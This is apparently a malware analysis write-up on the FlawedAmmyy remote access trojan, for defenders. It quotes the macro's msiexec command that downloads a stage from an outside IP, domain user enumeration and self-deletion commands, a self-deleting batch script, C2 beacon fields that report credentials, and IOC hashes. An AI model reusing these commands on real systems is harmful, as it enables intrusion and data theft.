FlawedAmmyy

UDURRANI

FlawedAmmy is a remote access trojan, recently seen in multiple Govt organizations in the muddle east. It uses multiple entry points e.g. a MS Excel document equipped with a macro.

Macro downloads multiple stages of the malware by executing the following command

msiexec.exe RETURN=185 /i http://185.128.213.12/roll /q kszw='%TEMP%'

This payload i.e. roll is saved as a TMP file. On execution it uses the following command.


cmd.exe /C net user /domain > C:\ProgramData\TMPUSER.DAT

This switch forces net user to execute on the current domain controller instead of the local computer.

It continues by deleting itself.

cmd.exe /c del C:\Windows\INSTAL~1\MSI1BB1.tmp >> NUL

Let's look at the flow so far:



Here is the capture for the initial download:

```
============================ (UDURRANI) ==================================
(INIT) SYN PACKET SENT FROM 185.128.213.13     TO IP ADDRESS 185.128.213.12
     PORT INFORMATION (49264, 80)
     SEQUENCE INFORMATION (3914560487, 0)
     |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
     (66)


============================ (UDURRANI) ==================================
(SYN ACK ) PACKET SENT FROM 185.128.213.12     TO IP ADDRESS 185.128.213.13
     PORT INFORMATION (80, 49264)
     SEQUENCE INFORMATION (3391973487, 3914560488)

     |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
     (66)


============================ (UDURRANI) ==================================
(ACKN) ACK PACKET SENT FROM 185.128.213.13     TO IP ADDRESS 185.128.213.12
     PORT INFORMATION (49264, 80)
     SEQUENCE INFORMATION (3914560488, 3391973488)
     |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
     (60)
    00 00 00 00 00 00                                      ......

============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 185.128.213.13     TO IP ADDRESS 185.128.213.12
     PORT INFORMATION (49264, 80)
     SEQUENCE INFORMATION (3914560488, 3391973488)

     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
     (166)
    47 45 54 20 2F 72 6F 6C 31 20 48 54 54 50 2F 31        GET /rol1 HTTP/1
    2E 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20        .1..Connection:
    4B 65 65 70 2D 41 6C 69 76 65 0D 0A 41 63 63 65        Keep-Alive..Acce
    70 74 3A 20 2A 2F 2A 0D 0A 55 73 65 72 2D 41 67        pt: */*..User-Ag
    65 6E 74 3A 20 57 69 6E 64 6F 77 73 20 49 6E 73        ent: Windows Ins
```

```
    74 61 6C 6C 65 72 0D 0A 48 6F 73 74 3A 20 31 38         taller..Host: 18
    35 2E 31 32 38 2E 32 31 33 2E 31 32 0D 0A 0D 0A         5.128.213.12….


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 185.128.213.12     TO IP ADDRESS 185.128.213.13
     PORT INFORMATION (80, 49264)
     SEQUENCE INFORMATION (3391973488, 3914560600)
     |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
     (14654)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 4D 6F 6E 2C 20 32 35 20 4D         .Date: Mon, 25 M
    61 72 20 32 30 31 39 20 30 31 3A 32 36 3A 33 30         ar 2019 01:26:30
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 2F 32 2E 32 2E 32 32 20 28 44 65 62         ache/2.2.22 (Deb
    69 61 6E 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66         ian)..Last-Modif
    69 65 64 3A 20 4D 6F 6E 2C 20 32 35 20 4D 61 72         ied: Mon, 25 Mar
    20 32 30 31 39 20 30 31 3A 32 35 3A 35 32 20 47          2019 01:25:52 G
    4D 54 0D 0A 45 54 61 67 3A 20 22 33 66 64 31 35         MT..ETag: "3fd15
    2D 32 35 30 30 30 2D 35 38 34 65 31 31 35 64 65         -25000-584e115de
    33 30 61 36 22 0D 0A 41 63 63 65 70 74 2D 52 61         30a6"..Accept-Ra
    6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E         nges: bytes..Con
    74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 35 31         tent-Length: 151
    35 35 32 0D 0A 4B 65 65 70 2D 41 6C 69 76 65 3A         552..Keep-Alive:
    20 74 69 6D 65 6F 75 74 3D 35 2C 20 6D 61 78 3D          timeout=5, max=
    31 30 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A         100..Connection:
    20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A D0          Keep-Alive.....
    CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00         ................
    00 00 00 00 00 00 00 3E 00 04 00 FE FF 0C 00 06         .......>........
    00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 01         ................
    00 00 00 00 00 00 00 00 10 00 00 02 00 00 00 01         ................
    00 00 00 FE FF FF FF 00 00 00 00 00 00 00 00 FF         ................
    FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF         ................
    FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF         ................
    FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF         ................
    FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF         ................
    FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF         ................
```

Now it's time for the RAT to initiate another payload. This payload starts communicating to the C2 right off the bat.

```
(INIT) SYN PACKET SENT FROM 172.16.223.137     TO IP ADDRESS 169.239.129.104
     PORT INFORMATION (49300, 80)
     SEQUENCE INFORMATION (4042920110, 0)
     |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
     (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 169.239.129.104    TO IP ADDRESS 172.16.223.137
     PORT INFORMATION (80, 49300)
     SEQUENCE INFORMATION (3025066895, 4042920111)

     |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
```

```
    (60)
00 00                                                    ..

========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.137     TO IP ADDRESS 169.239.129.104
     PORT INFORMATION (49300, 80)
     SEQUENCE INFORMATION (4042920111, 3025066896)
     |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
     (60)
00 00 00 00 00 00                                        ......
```

Once the TCP handShake is complete, the payload sends the following packet to the server and waits for the response. It will use **send**() call to accomplish this task.

send(**sockfd_x**, **0x002e7588**, **36**, **0**)

0x002e7588 is the void buffer i.e. the address to actual data being sent to the C2. 3rd argument is the size in bytes. The following trace shows **36** bytes request size.


Request:

```
1-Byte                    35-Bytes
   3D 36 11 AC 88 06 33 DA BE 53 E3 5F FD 08 57 DE        =6....3..S._..W.
   54 68 9D E7 97 A4 E8 5C 91 B7 1E 9A C3 20 84 4E        Th.....\..... .N
   87 6E FC 2C                                            .n.,
```

The RAT allocates 2 bytes for recv buffer i.e. its expecting 2 bytes from the C2.

recv (**sockfd_x**, **0x02ccf614**, **2**, **0**)

RAT keeps on initiating new connections until the proper response is received.



RAT will eventually send the following data:

0000000: 6964 3d35 3137 3338 3332 3026 6f73 3d37 **id**=51738320&**os**=7
0000010: 2078 3634 2670 7269 763d 5573 6572 2b55 x64&**priv**=User+U
0000020: 4143 2663 7265 643d 5749 4e2d 524e 3441 AC&**cred**=WIN-RN4A
0000030: 3144 3749 4d36 4c5c 666f 6f26 7063 6e61 1D7IM6L\foo&**pcna**
0000040: 6d65 3d57 494e 2d52 4e34 4131 4437 494d **me**=WIN-RN4A1D7IM
0000050: 364c 2661 766e 616d 653d 2662 7569 6c64 6L&**avname**=&build

Payload creates ***event objects*** for synchronization. Please note that event objects are not same as mutexes or semaphores, instead they are used to alert if some special event has occurred. On the other hand, **mutexes** are used to control data access.

CreateEventW (0x002bfca8, FALSE, FALSE, "Global\Ammyy.Target.StateEvent_#_")


If Ammy service is not found, it uses **OpenSCManager**() to create the service

Service name:	AmmyyAdmin
Display name:	Ammyy Admin

It creates a selfDeleting bat file.

```
delselfandsvrremove.bat
@echo off
:try
del "%S"
if exist "%S" goto try
del "%s"
```

Here is the screenshot of Ammy admin application



It has multiple features e.g.

- Disable desktop background
- Disable desktop composition
- Disable visual effects
- View screen
- Remote control
- File manager
- Audio chat
- RDP sessions
- Client
- Operator
- Connect
- Exit
- Install
- Start
- Stop
- Remove
- Edit
- Settings
- Common
- Network
- &Accept
- &Reject
- Your ID
- Client ID/ IP

This RAT can take complete control of the machine. All the options are present at the top of the remote session

Remote access trojans are very dynamic in nature and could be used for multiple things like:

- Keyloggers
- Credential theft
- Banking malware
- InfoStealers
- Ransomware
- DataExfiltration

And much more.

IOC’s

XLS:

@@@
LINES: 345
WORDS: 1814
CHARS: 109093
@@@
MD5 : 588e52444284d810cf9c3cd684361ed7
SHA256: d65ce03cc8e888c94c5dcb797630db33fb01fbf166b38db09744c115f20150b7
SHA1 : 4418cf2ee24196b9967188568bbaa33a3311b2a0
@@@

MSI:

@@@
LINES: 223
WORDS: 2146
CHARS: 148191
@@@
MD5 : ffdcf4497b09d7275ec38b1a343e7923
SHA256: ab3ec8ff190c23dc43115c4c3857636f1f4a2611f7b77b8d6c5f982509f3c7c3
SHA1 : cfc6a691af8cb3895a2186cee22f9e905e73dbb3
@@@

RAT_STAGE 1 (EXE):

@@@
LINES: 206
WORDS: 2048
CHARS: 123615
@@@
MD5 : 3b4fc4ec011a947c69b9e48a3e306d48
SHA256: d864fa83a75edf68d81baea5a40a143096c1db5237cc6db807601eaa9e4e6d22
SHA1 : 8002b9e03e91b42612f20dcbee843f5dc2994413
@@@

RAT_STAGE 2 (EXE):

@@@
LINES: 1351
WORDS: 14342
CHARS: 661710
@@@
MD5 : 496538ca26cb7b9bb4791abd9919d9e7
SHA256: 4425fec38db7503a3cb1a1be48d14881a18a00ccef7a975a0d64fba1191d8b09
SHA1 : b01fd1cf6cd38d9670d024a2643f89be165210a3
@@@

OTHER HASHES:


44714196518f67a0dcc504ae3d9d89fce2186509de37f9e859e04f4c1fe7548b

Signed Binary:

603e0d6b4fc2179beded9957fd21b3d0bf900c5b1fabc140602b4094be93d910

```
++++++++++++++++++++ X ++++++++++++++++++++
[001FFCF0]->      (null)
[001FFD04]->      thawte SHA256 Code Signing CA
[001FFD08]->      BOOK A TEACHER LTD
[001FFCF4]->      (null)
[001FFCF8]->      (null)
[013D2180]->      33 f9 1a 05 c7 8e 4c 59 4d 85 07 57 9e 30 b6 19
```

f9a5afd80a55801a82377ecadbc748ebfc2e12db21c03c31ced009dd331f71d3
ae46e7530fc3e51829e8939fab1dbb1958d4426598d81c5e1cf8ad8ef30bf44b
c6ca711f6c50cb777c2b9b4079157655df34a0d2fb0e8db63fd1f5810e7823fb
08cf3d83a28b43d005aef7c92444dae868724570d44ad711846e7e85e70a7463
793ee135de6d3fc988b08335b11b9234755c1218d28e37eb67553d7a71cf4bc3
0483f0690a7f1bf0216fb56d7d886afebb123aed5f630bb8270234d603445271
093a365602bb0e6224a9ad29cb892a1703f9be6bd46814f2d9a2e75fdb6b0a24
a62e036fcd821b6cba35e203f27a7a9a0168109fd2e6d884895195df9f0b06b3
2225a9245c8ffef0bd834dfe80f1feafb2e191779cd3a5d2b885126062d928de
42378488c1898f558375ca95447bab48dc4ba457ba98538623614d73726fe1e5
a635fc5c0b5fcb1df4834a6a990c9b7e599f79b7a0028ebe09dc3478649578f9
7cde3ba98d9e7d1d740852bf286b8e712df97d60f55a7fa13095e29a5b87c275
96e37199c095131a0abbefd1e24f11fe6d4effe341fa609494947dfa25cff147
21332e81369ffa805d8b6bebe1700a8d4f5ca56cd202bb62c0bb4c53b66a2547
9f1046a9992abad650ce3c170eec7c1695bfdcd89bf77eaaee9006f9b4429c7e
383f992bf86dd5d0ba577cca77d2266d13038ed194d05eb148e32929b42e3e07
88601e65e5906ec8279d344ae4ba97c02c20789cbc939acb1cdac05a5cdd559d
9acf0eb34fdb22e2a4f16f5ce6b7d621964c762f034e692ad364ad93ed415504



CONCLUSION